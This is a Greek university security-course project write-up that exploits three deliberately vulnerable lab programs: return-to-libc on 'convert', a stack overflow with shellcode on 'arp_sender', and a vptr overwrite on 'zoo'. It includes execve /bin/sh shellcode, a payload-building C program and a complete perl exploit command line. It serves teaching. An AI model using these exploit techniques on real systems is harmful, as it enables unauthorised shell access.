

Εθνικό και Καποδιστριακό Πανεπιστήμιο Αθηνών

Μ.Δ.Ε. ΣΤΟΝ ΗΛΕΚΤΡΟΝΙΚΟ ΑΥΤΟΜΑΤΙΣΜΟ

ΠΡΟΣΤΑΣΙΑ ΚΑΙ ΑΣΦΑΛΕΙΑ ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ
ΥΣ13 ΕΑΡΙΝΟ 2016

Project #1

Μέρες Καθυστέρησης 0 από 10

ΚΙΤΣΑΚΗΣ ΒΑΣΙΛΗΣ (ΑΜ: 2014509)

SUPERUSER

Αρχικά τρέχουμε το πρόγραμμα για να δούμε ποια είναι η διεπαφή με τον χρήστη για να καταλάβουμε τι μπορούμε να “πειράξουμε”. Το πρόγραμμα convert δέχεται δύο ορίσματα από τον χρήστη έναν αριθμό και μια ημερομηνία. Μας κινεί το ενδιαφέρον η ημερομηνία, αν καταλάβουμε πως την διαβάζει/επεξεργάζεται/αποθηκεύει ίσως μπορέσουμε να κάνουμε κάτι.

Ανοίγουμε το convert.c και αρχικά παρατηρούμε ότι η ημερομηνία (date) ,το δεύτερο όρισμα, είναι ένας πίνακας 720 χαρακτήρων, ότι του γράψουμε θα το διαβάσει σαν χαρακτήρες. Πρώτη ιδέα είναι σαν όρισμα να δώσουμε μια σειρά εντολών που θα καλούν ένα shell. Τρέχοντας την εντολή “readelf -l convert” βλέπουμε ότι η stack δεν είναι executable.

```
bkits@sbox:/home/superuser$ readelf -l convert

Elf file type is EXEC (Executable file)
Entry point 0x80485b0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset       VirtAddr     PhysAddr     FileSiz MemSiz  Flg Align
  PHDR           0x000034     0x08048034   0x08048034   0x00100 0x00100  R E  0x4
  INTERP         0x000134     0x08048134   0x08048134   0x00013 0x00013  R    0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000     0x08048000   0x08048000   0x00a84 0x00a84  R E  0x1000
  LOAD           0x000a84     0x08049a84   0x08049a84   0x0014c 0x00154  RW  0x1000
  DYNAMIC        0x000a90     0x08049a90   0x08049a90   0x000f0 0x000f0  RW  0x4
  NOTE          0x000148     0x08048148   0x08048148   0x00044 0x00044  R    0x4
  GNU_EH_FRAME   0x0009fc     0x080489fc   0x080489fc   0x0001c 0x0001c  R    0x4
  GNU_STACK      0x000000     0x00000000   0x00000000   0x00000 0x00000  RW  0x4


Section to Segment mapping:
Segment Sections...
00
01      .interp
02      .interp .note.ABI-tag .note.gnu.build-id .hash .gnu.hash .dynsym .dyns
tr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata
.eh_frame_hdr .eh_frame
03      .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
04      .dynamic
05      .note.ABI-tag .note.gnu.build-id
06      .eh_frame_hdr
07
```

Επίσης παρατηρούμε ότι ο κώδικας χρησιμοποιεί την “κακιά” συνάρτηση strcpy, έτσι θα προσπαθήσουμε να γράψουμε στην μνήμη πέρα από τις θέσεις που έχουν δεσμευτεί για την date ώστε να κάνουμε return-to-libc και ελπίζουμε να μην πέσουμε πάνω σε κάποια προστασία πχ canary. Πρέπει να καταφέρουμε να γράψουμε την εξής σειρά διευθύνσεων που καλούν το shell &system&exit&”/bin/sh” (όπου &system σημαίνει διεύθυνση του system) όπου το &system είναι το return address της main, το &exit το return address του system και το &”/bin/sh” το όρισμα του system. Πρέπει να ακολουθήσουμε τα εξής βήματα

- Να βρούμε το μέγεθος του buffer γεμίζοντας τον με Α μέχρι εκεί που καλήπτει πλήρως το return address της main, ώστε να αντικατασταθεί με την διεύθυνση του system
- Να βρούμε την διεύθυνση του system
- Να βρούμε την διεύθυνση του exit
- Να βρούμε την διεύθυνση του “/bin/sh”

α)Βλέπουμε στο gdb ότι ο buffer είναι 756

β) Εκτελούμε στο gdb “p system” και βρίσκουμε 0xb7ea9c90

αρχική_διεύθυνση, εύρος_αναζήτησης, κλειδί_αναζήτησης) και βρίσκουμε 0xb7fad0d4

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ea9c90 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e9d2d0 <exit>
(gdb) find system,+9999999,"/bin/sh"
0xb7fad0d4
warning: Unable to access target memory at 0xb7fd41dc, halting search.
1 pattern found.
(gdb)
```

One is is three in any people a of is in called In example read
a is the simply into parts to How is each the itself?
possible the that about is a interesting discussed
later orutnFolythlleroj

One is is three in any people a of is in called In example read
a is the simply into parts to How is each the itself?
possible the that about is a interesting discussed
later orutnFolythlleroj

026c42ad030fbd07959973595a0dbfc0d14d16a2d32722646dbbf11696ba341350af34f313a372740a837e4013610dd63b89ce38da562a4ee6867a3230cd4f57

```
One is is three in any people a of is in called In example read
a is the simply into parts to How is each the itself?
possible the that about is a interesting discussed
later orutnFolvthlleroj

SERIAL:1459254301-026c42ad030fbd07959973595a0dbfc0d14d16a2d32722646dbbf11696ba341350af34f313a372740a837e4013610dd63b89ce38da562a4ee6867a3230cd4f
57
```

Στο πρόγραμμα αυτό βλέπουμε ότι η διεπαφή που έχουμε μαζί του, είναι δίνουμε σαν όρισμα ένα αρχείο .txt το οποίο το επεξεργάζεται το πρόγραμμα. Πρώτη μας δουλειά είναι να δούμε τι γίνεται ακριβώς με το αρχείο, πως το διαβάζει/επεξεργάζεται το πρόγραμμα. Αναλύοντας τον κώδικα βλέπουμε ότι χρησιμοποιείται δύο φορές η κακιά συνάρτηση memcry και θα προσπαθήσουμε να το εκμεταλλευτούμε, να σημειωθεί ότι σε μια αποτυχημένη προσπάθεια return-to-libc βρέθηκε ότι υπάρχει προστασία canary. Με λίγο ψάξιμο στο gdb με τις διευθύνσεις τον μεταβλητών βλέπουμε ότι η μεταβλητές μέσα στο struct αποθηκεύονται με την σειρά του ορίζονται, δηλαδή το hwaddr.hwtype βρίσκεται ακριβώς μετα το hwaddr.addr, άμα κάνουμε overflow στον hwaddr.addr θα γράψουμε στον hwaddr.hwtype. Με την εντολή “readelf -l arpsender” βλέπουμε ότι έχουμε executable stack, έτσι θα προσπαθήσουμε να βάλουμε στον hwaddr.addr ένα shellcode και μέσω του hwaddr.hwtype να κάνουμε dereference τον pointer ώστε να πειράξουμε το return address της συνάρτησης print_address το οποίο θα “δείχνει” στην διεύθυνση που θα έχουμε το shellcode, κάπου μέσα στο hwaddr.addr. Αναλύοντας παραπάνω το πρόγραμμα μπορούμε να καταλάβουμε πως διαχειρίζεται το αρχείο εισόδου. Τα πρώτα 4 byte αντιγράφονται στην διεύθυνση που δίνει το hwaddr.hwtype, το πέμπτο είναι το μήκος που θα κάνει το πρώτο memcry, το 6ο 7ο 8ο δεν χρησιμοποιούνται και απο το 9ο και μετά γράφονται στο hwaddr.addr. Με το κατάλληλο μήκος μπορούμε να γράψουμε πέρα από το hwaddr.addr και να αλλάξουμε την διεύθυνση που δίνει το hwaddr.hwtype! Άρα τελικά θέλουμε ένα αρχείο εισόδου που να έχει αυτή την μορφή [(α)διεύθυνση του shellcode][μήκος][3 σκουπίδια][shellcode][σκουπίδια][(β) διεύθυνση που είναι αποθηκευμένο το return address]. Με την βοήθεια του gdb ανακαλύπτουμε ότι το μήκος για να καλύψουμε και το hwaddr.hwtype είναι 136 και τα στοιχεία της print_address

```
(gdb) info frame
Stack level 0, frame at 0xbffff510:
 eip = 0x8048659 in print_address (arp_sender.c:28); saved eip 0x80488c5
 called by frame at 0xbffff5b0
 source language c.
 Arglist at 0xbffff508, args:
  packet=0x804a008 "\360\364\377\277\224", 'A' <repeats 134 times> "\314
quence \372\267>
 Locals at 0xbffff508, Previous frame's sp is 0xbffff510
 Saved registers:
  ebp at 0xbffff508, eip at 0xbffff50c
```

και όπως βλέπουμε το (β) είναι το 0xbffff50c και εύκολα με την εντολή “p &hwaddr.addr[0]” βρίσκουμε το (α) 0xbffff469. Για shellcode χρησιμοποίησα απο την διαθέσιμη βιβλιογραφία το `\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00` με μόνη διαφορά ότι το /bin/sh έχει γραφεί στην δεκαεξαδική του μορφή. Τώρα πρέπει να γραφτούν όλα αυτά σε ένα αρχείο χαρακτήρων, με την μορφή που αναφέρθηκε, για να το διαβάσει το arp_sender. Για να γίνει αυτό αναπτύχθηκε το παρακάτω πρόγραμμα

```
#include <stdio.h>
#include <stdlib.h>
```

```
int hex_to_int(char c)
{if (c=='0') return 0;
 if (c=='1') return 1;
 if (c=='2') return 2;
 if (c=='3') return 3;
 if (c=='4') return 4;
 if (c=='5') return 5;
 if (c=='6') return 6;
 if (c=='7') return 7;
 if (c=='8') return 8;
 if (c=='9') return 9;
 if (c=='a') return 10;
 if (c=='b') return 11;
 if (c=='c') return 12;
 if (c=='d') return 13;
 if (c=='e') return 14;
 if (c=='f') return 15;
}
```

```
main()
{
 char buff[200],a1,a2;
 int i,a;
 FILE *fp1;
 if((fp1=fopen("in.txt", "r")) == NULL)
 printf("\nError\n\n");

 for(i=0+8; i<46+8; i++)
 {
```

```

    fscanf(fp1, ":%c%c", &a1,&a2);
    a=(16*hex_to_int(a1))+hex_to_int(a2);
    buff[i]=a;
}
fclose(fp1);

if((fp1=fopen("evil.txt", "w")) == NULL)
    printf("\nError\n\n");

buff[0]=137;
buff[1]=244;
buff[2]=255;
buff[3]=191;
buff[4]=136;
buff[5]='A';
buff[6]='A';
buff[7]='A';
for(i=46+8; i<139; i++)
{
    buff[i]='A';
}
buff[139]=44;
buff[140]=245;
buff[141]=255;
buff[142]=191;

for(i=0; i<143; i++)
{
    printf("%c", buff[i]);
    fprintf(fp1, "%c", buff[i]);
}
fclose(fp1);
}

```

(για τις τιμές buff[0]=137; και buff[139]=44; θα το αναλύσουμε πιο κάτω)

Το πρόγραμμα αυτό παίρνει σαν είσοδο το shellcode και το κάνει ASCII, έχει τις διευθύνσεις σε ASCII (προφανώς πάλι τις έχουμε ανα byte ανάποδα), και δημιουργεί ένα αρχείο στην μορφή που θέλουμε (για σκουπίδια έχει βάλει A) και το αρχείο αυτό θα το βάλουμε σαν όρισμα στο arpsender. Στο δεκαεξαδικό μοιάζει κάπως έτσι "\x69\xf4\xff\xbf" . "\x88" . "\x90" x 3 .

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00" . "\x90" x 85 . "\x0c\xf5\xff\xbf" . Και καταφέρουμε τα πάρουμε shell στο gdb! Δυστυχώς όμως όχι στο τερματικό. Μάλλον η διευθύνσεις δεν είναι ίδιες μέσα και έξω από το gdb.

Για να υπολογιστεί η διαφορά (ελπίζοντας να είναι υπολογίσιμο και να μην είναι τυχαίες!) αναπτύχθηκε ένα πρόγραμμα που δημιουργεί ένα struct ίδιο με αυτό που έχουμε και τυπώνει την διεύθυνση του hwaddr.addr[0]. Έτσι αν το τρέξουμε μέσα και έξω από το gdb μπορούμε να δούμε τις διαφορές στις διευθύνσεις

```
#include <stdio.h>
```

```
#define MAX_ADDR_LEN 128
```



```
#define ADDR_LENGTH_OFFSET 4
#define ADDR_OFFSET 8
```

```
typedef unsigned char shsize_t;
```

```
typedef struct{
    shsize_t len;
    char addr[MAX_ADDR_LEN];
    char* hwtype;
    char* prototype;
    char* oper;
    char* protolen;
} arp_addr;
```

```
main()
{
    arp_addr hwaddr;
    int *a;
    a=&hwaddr.addr[0];
    printf("--%p--",a);
}
```

```
(gdb) r
Starting program: /home/bkits/ta
--0xbffff5c8--[Inferior 1 (process 12994) exited with code 016]
(gdb) r
Starting program: /home/bkits/ta
--0xbffff5c8--[Inferior 1 (process 14236) exited with code 016]
(gdb) q
bkits@sbox:~$ gdb ./ta
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/bkits/ta...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/bkits/ta
--0xbffff5c8--[Inferior 1 (process 14617) exited with code 016]
(gdb) q
bkits@sbox:~$ ./ta
--0xbffff5e8--bkits@sbox:~$ ./ta
--0xbffff5e8--bkits@sbox:~$ █
```

Η διαφορά είναι 0x20 ή 32 έτσι έχουμε 0xbffff50c+ 0x20=0xbffff52c και 0xbffff469+ 0x20=0xbffff489 (από αυτό προέκυψε ότι buff[0]=137; και buff[139]=44;). Τώρα μπορούμε να πάρουμε shell

[illegible]

interesting how possible people, general number
to secret text. something cryptography secret this that
right simple presented text divided three and three much
leaked share secret Is to secret no the leaked share? questions
in on! nalisr inengeect

SERIAL:1458683702-
4861b105dce9ce2e79db34ccd46e4f89247304d0adef7ee3e89d1abe9595d3feb44f81a163b15b95c17
ab2dd0c405667e91ee5072fbe6903219edec356f165
2e

```
Interesting how possible people, general number
to secret text. something cryptography secret this that
right simple presented text divided three and three much
leaked share secret Is to secret no the leaked share? questions
in on! nalshr inengeect

SERIAL:1458683702-4861b105dce9ce2e79db34ccd46e4f89247304d0adef7ee3e89d1abe9595d3feb44f81a163b15b95c17ab2dd0c405667e91ee5072fbeb6903219edec356f165
2e
```

MASTERUSER

Εκτελώντας το πρόγραμμα παρατηρούμε ότι δέχεται κάποιες παραμέτρους και κάποια ορίσματα. Πρώτη σκέψη είναι με τις σωστές παραμέτρους να περάσουμε σε ένα από τα ορίσματα ένα shellcode. Κοιτάζοντας τον κώδικα θα στηριχτούμε σε δύο πράγματα, στην strcpy ώστε να γράψουμε κάπου που δεν πρέπει και στο virtual void speak() θα αλλάξουμε τον vptr, αντί να δείχνει στο virtual table θα δείχνει κάπου που θα έχει την διεύθυνση (λόγο dereference) στην οποία έχουμε το shellcode μας. Άρα σαν παραμέτρους θα έχουμε το -s για να κλιθεί η speak() και -c ή -f και σαν όρισμα (το οποίο θα γραφεί μέσα σε έναν buffer από τις δύο κλάσεις) κάτι που θα περιέχει το shellcode, την διεύθυνση που είναι το shellcode και την διεύθυνση της διεύθυνσης που είναι το shellcode (η τελευταία είναι και αυτή που θα αντικαταστήσει τον vptr). Το πρόβλημα όμως είναι με πια σειρά θα μπου, επειδή δεν ξέρουμε ακριβώς πως αποθηκεύονται οι κλάσεις στην heap. Πρέπει να δούμε αν στα αντικείμενα είναι πρώτα ο vptr και μετά το name (ο buffer που θα κτυπήσουμε) και αν ισχύει αυτό αν η κλάση cow και η κλάση fox είναι αποθηκευμένες σε κοντινές θέσεις γιατί πιθανόν να χρειαστούμε και τις δύο. Στο gdb με r -s -c AA...AAA παρατηρούμε το εξής παίρνουμε segmetation fault όταν προσπαθεί να κλιθεί η speak() της fox που σημαίνει ότι χαλάσαμε τον vptr της fox, δεν μπόρεσε να πάει στο virtual table με τις συναρτήσεις, άρα η κάθε κλάση έχει την μορφή [vptr][name]. Πρέπει να δούμε όμως αν είναι κοντά οι κλάσεις μεταξύ τους. Εκτελώντας στο gdb step-by-step το πρόγραμμα έχοντας βάλει για όνομα της cow 255 φορές “A” βλέπουμε για την cow


```
(gdb) s
Cow::Cow (this=0x804a008) at zoo.cpp:18
18      class Cow : public Animal{
(gdb) i r eax
eax      0x804a008      134520840
(gdb)
```

για την fox

```
(gdb) i r eax
eax      0x804a008      134520840
(gdb) s
main (argc=4, argv=0xbffff564) at zoo.cpp:84
84      a2 = new Fox;
(gdb) s
Fox::Fox (this=0x804a110) at zoo.cpp:23
23      class Fox : public Animal{
(gdb)
```

Έτσι έχουμε τις διευθύνσεις των κλάσεων 0x804a008 για cow 0x804a110 για fox και με την εντολή x/100wx 0x804a008 θα δούμε τι υπάρχει ανάμεσά τους

```
(gdb) x/100wx 0x804a008
0x804a008:      0x08048d20      0x41414141      0x41414141      0x41414141
0x804a018:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a028:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a038:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a048:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a058:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a068:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a078:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a088:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a098:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a0a8:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a0b8:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a0c8:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a0d8:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a0e8:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a0f8:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a108:      0x00414141      0x000000109    0x08048d10      0x69766c59
0x804a118:      0x00000073      0x00000000      0x00000000      0x00000000
0x804a128:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a138:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a148:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a158:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a168:      0x00000000      0x00000000      0x00000000      0x00000000
---Type <return> to continue, or q <return> to quit---
0x804a178:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a188:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```


Επαληθεύεται η υποψία μας για την μορφή [vptr][name] και βλέπουμε ότι το fox ξεκινάει 4 bytes μετά το cow (μπορούμε να δούμε την δεκαεξαδική μορφή του Ylvis). Έχουμε δηλαδή [vptr][255 A και το τερματικό του string 0x00][4 bytes][Ylvis και το υπόλοιπο του name της fox] Εμείς θα χρειαστούμε αυτό [255 A και το τερματικό του string 0x00, που είναι το name της cow] [4 bytes][vptr]. Κάνοντας overflow στο name της cow θα αλλάξουμε τον vptr fox οποίος θα έχει

μέσα την διεύθυνση της διεύθυνσης που είναι το shellcode. Έτσι το string θα έχει αυτήν τη μορφή [AA..AA][AAAA] [διεύθυνση]. Θα βάλουμε την διεύθυνση να δείχνει στην αρχή του name. [διεύθυνση] [AA..AA][διεύθυνση] η πρώτη διεύθυνση θα δείχνει στο shellcode το οποίο θα το βάλουμε ακριβώς μετά από αυτήν και καταλήγουμε [διεύθυνση shellcode][shellcode] [AA..AA][διεύθυνση της διεύθυνσης που είναι το shellcode]. Της διεύθυνσης τις βρίσκουμε από τον παραπάνω πίνακα. Η διεύθυνση της διεύθυνσης που είναι το shellcode είναι η διεύθυνση του name της cow 4 bytes μετά τον vptr 0x0804a008+0x04=0x0804a00c. Η διεύθυνση του shellcode είναι 8 bytes μετά τον vptr (επειδή παρεμβάλλεται η ίδια η διεύθυνση) 0x0804a00c+0x04=0x0804a010. Το shellcode είναι το ίδιο με αυτό που χρησιμοποιήσαμε στον hyperuser. Έτσι καταλήγουμε σε αυτό "\x10\xa0\x04\x08" .

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00" . "A" x 211 . "\x0c\xa0\x04\x08" το οποίο μας δίνει shell στο gdb. Αυτή τη φορά ήμασταν τυχεροί και δούλεψε και έξω από το gdb. Αν λοιπόν τρέξουμε στο τερματικό το εξής θα πάρουμε shell

./zoo -s -c `perl -e 'printf "\x10\xa0\x04\x08" .

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00" . "A" x 211 . "\x0c\xa0\x04\x08"``



```
bkits@sbox:/home/masteruser$ ./zoo -s -c `perl -e 'printf "\x10\xa0\x04\x08" . "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00" . "A" x 211 . "\x0c\xa0\x04\x08"``'
$
$ ls
mastersecret.txt zoo zoo.cpp
$
```

question it for or for of share piece This that is sharing.

little you now solution where is vertically different distributed parties.

information from about passage it divide so information secret by

These will class Cgtao!sog haofpone

SERIAL:1459174802-

a98278fff1715b26eb14f97c2816205aa504007ff8b7b16e467a66e98ae9d18dbbbfdcd2b6ce60d8e400e0ec722db7e8772e5cdf254914cca93350434ee6530

70

```
Question it for or for of share piece This that is sharing.
little you now solution where is vertically different distributed parties.
information from about passage it divide so information secret by
These will class Cgtao!sog haofpone

SERIAL:1459174802-a98278fff1715b26eb14f97c2816205aa504007ff8b7b16e467a66e98ae9d18dbbfbdc2b6ce60d8e400e0ec722db7e8772e5cdf254914cca93350434ee6530
70

"mastersecret.txt" [readonly] 6L, 385C 1,1 All
```

Από τα 3 κείμενα παίρνουμε το εξής

One interesting question is how it is possible for three people, or in general for any number of people to share a secret piece of text. This is something that in cryptography is called secret sharing. In this little example that you read right now a simple solution is presented where the text is simply divided vertically into three different parts and distributed to three parties. How much information is leaked from each share about the secret passage itself? Is it possible to divide the secret so that no information about the secret is leaked by a share? These interesting questions will be discussed in class later on!

Congratulations! For solving the challenge of project one